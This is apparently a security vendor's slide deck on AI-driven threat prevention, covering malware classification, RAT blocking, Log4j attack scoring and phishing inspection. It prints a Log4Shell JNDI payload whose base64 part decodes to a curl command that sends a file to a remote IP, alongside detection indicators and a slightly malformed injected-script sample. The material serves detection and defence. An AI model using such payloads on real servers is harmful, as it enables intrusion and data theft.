
This involves unauthorized access, copying, or exfiltration of proprietary LLM models. The impact includes economic losses, compromised competitive advantage, and potential access to sensitive information.

How can we secure all these?
The good news is that we will have jobs. No silver bullets

FIGHTING AI FIRE WITH FIRE




Threat intelligence is key for AI-based prevention




DEEP LEARNING REDUCES FALSE POSITIVES BY 90%

How AI Deep Learning works vs. Classic Machine Learning

Classic Machine Learning



Deep Learning



Blocks
30%
more attacks

AI Deep Inspection of Malware DNA

Neshta

Neshta is a trojan which was first seen in the wild on 2010. Neshta makes modifications in the system registries and in the browser settings in order to install malicious toolbars or extensions. Neshta distributes itself by injections its code to other executable files.

Read more on Check Point Threatcloud Intelligence

Similarity Analysis

Similar code blocks

Similar behavioral IOCs

```
Code block 1 of 3
1 push ebp
2 mov ebp, esp
3 add esp, -0x20
4 xor eax, eax
5 mov dword ptr [ebp - 0x20], eax
6 mov dword ptr [ebp - 0x18], eax
7 mov dword ptr [ebp - 0x1c], eax
```

AI Classification of Unknown Genes

Threat Details Report

flash_update

SIZE: 3.44 MB | TYPE: EXE | HASH: ...

Verdict: Malicious

Confidence: High

Secure / Risk: Critical

Classification: Trojan

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
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7 mov dword ptr [ebp - 0x1c], eax
```

FILE LIST

NAME	TYPE	VERDICT	SIZE	CONTEXT
1002-01cb4004b1ee971a690bae2011574cfae98d057a1svrgent.exe	EXE	Malicious	85.98 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1juschd.exe	EXE	Malicious	287.42 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1jgs.exe	EXE	Malicious	198.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1javaw.exe	EXE	Malicious	281.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1javaw.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1javacpl.exe	EXE	Malicious	103.98 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1java.exe	EXE	Malicious	210.48 KB	dropped
1002-01cb4004b1ee971a690bae2011574cfae98d057a1javrg.exe	EXE	Malicious	267.42 KB	dropped

SUSPICIOUS ACTIVITIES

CATEGORY	COUNT	DESCRIPTION
Evasion	1	Observe a program that creates a new process
Evasion	1	The program dynamically calls imported functions
Evasion	1	The program queries a process cookie
Evasion	1	The program queries information on its own process
Evasion	1	The program queries its own PEB
Evasion	1	The program uses a native API call to load a DLL
Evasion / Persistence	1	The program executes other programs or commands
File system event	13	Suspicious file was accessed during emulation
Generic	1	Appends a known multi-family ransomware file extension to files that have been encrypted
Generic	1	Checks amount of memory in system, this can be used to detect virtual machines that have a low amount of memory available
Generic	1	Creates executable files on the filesystem




PREVENTATIVE AI IN ACTION



AI technologies leveraged by Check Point Threat Intelligence

70+ engines across different security functionality protecting all vectors



AI Blocking zero-day malware




Synced in real-time to all enforcement points worldwide

Zero-day malware
"AveMaria" RAT
May 2022

First seen by a customer in Italy

Detected as malicious in seconds

Prevented in dozens of other countries within 3 hours




AI Powering Web & API Security

How AI AppSec uniquely preempts exploitation of Apache server zero-day vulnerabilities


- Initial payload analysis
- Base64 decoding (avoid evasions)
- Collection of telemetry/statistics
- Low reputation (single suspicious request)
- Application awareness – uncommon content
- Indicator scoring – multiple indicators of attack

```
${jndi:ldap://<SITE>/Basic/Command/Base64/  
Y3VyYCBodHRwOi8vMTAuMT  
QyLjAuMjM6OTk5IC1kIEBjcmVkaXQ=}
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**INITIAL
ANALYSIS**

Suspicious requests:
3%-5% of all incoming requests




**AI-BASED
SCORING**

log4j attack Indicators:

- \${
- base64
- java_1
- medium_acuracy
- regex_code_execution_1
- ssti_fast_reg_4

High risk



BLOCK



AI Blocking never-seen-before Phishing Attacks



AI-based analysis of 300 phishing indicators in email & web



- IP REPUTATION
- ✓ URL REPUTATION
- SUBJECT CONTEXT
- URL EMULATION
- ✓ HTML INSPECTION
- NLP
- DOMAIN REPUTATION
- ✓ LOOKALIKE FAVICON
- ✓ BRAND IMPERSONATION

+300 indicators


#1 GATEWAY WEB INSPECTION

```
<!DOCTYPE html>
<html>
  <title>Wikitechy Login Form</title>
  <meta charset="UTF-8" />
  <meta http-equiv="X-UA-Compatible" content="IE=edge" />
  <meta name="viewport" content="width=device-width, initial-scale=1" />
  </head>
  <body>
    <div class="form container">
      <div class="login-form">
        <input type="text" name="uname" required />
        <input type="password" name="pw" required />
        <input type="submit" value="Login" />
      </div>
    </div>
  </body>
</html>
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
#2 CHECK POINT'S INJECTION

```
document.getElementById('uname').value = 'admin';
var ajaxRequest = new XMLHttpRequest();
var ajaxRequest.onreadystatechange = function() {
  if (ajaxRequest.readyState == XMLHttpRequest.DONE) {
    document.getElementById('uname').value = 'admin';
  }
};
ajaxRequest.open('GET', 'http://10.10.10.10:8080/login', true);
ajaxRequest.send();
```

#3 BROWSER INSPECTION (BY INJECTED CODE)

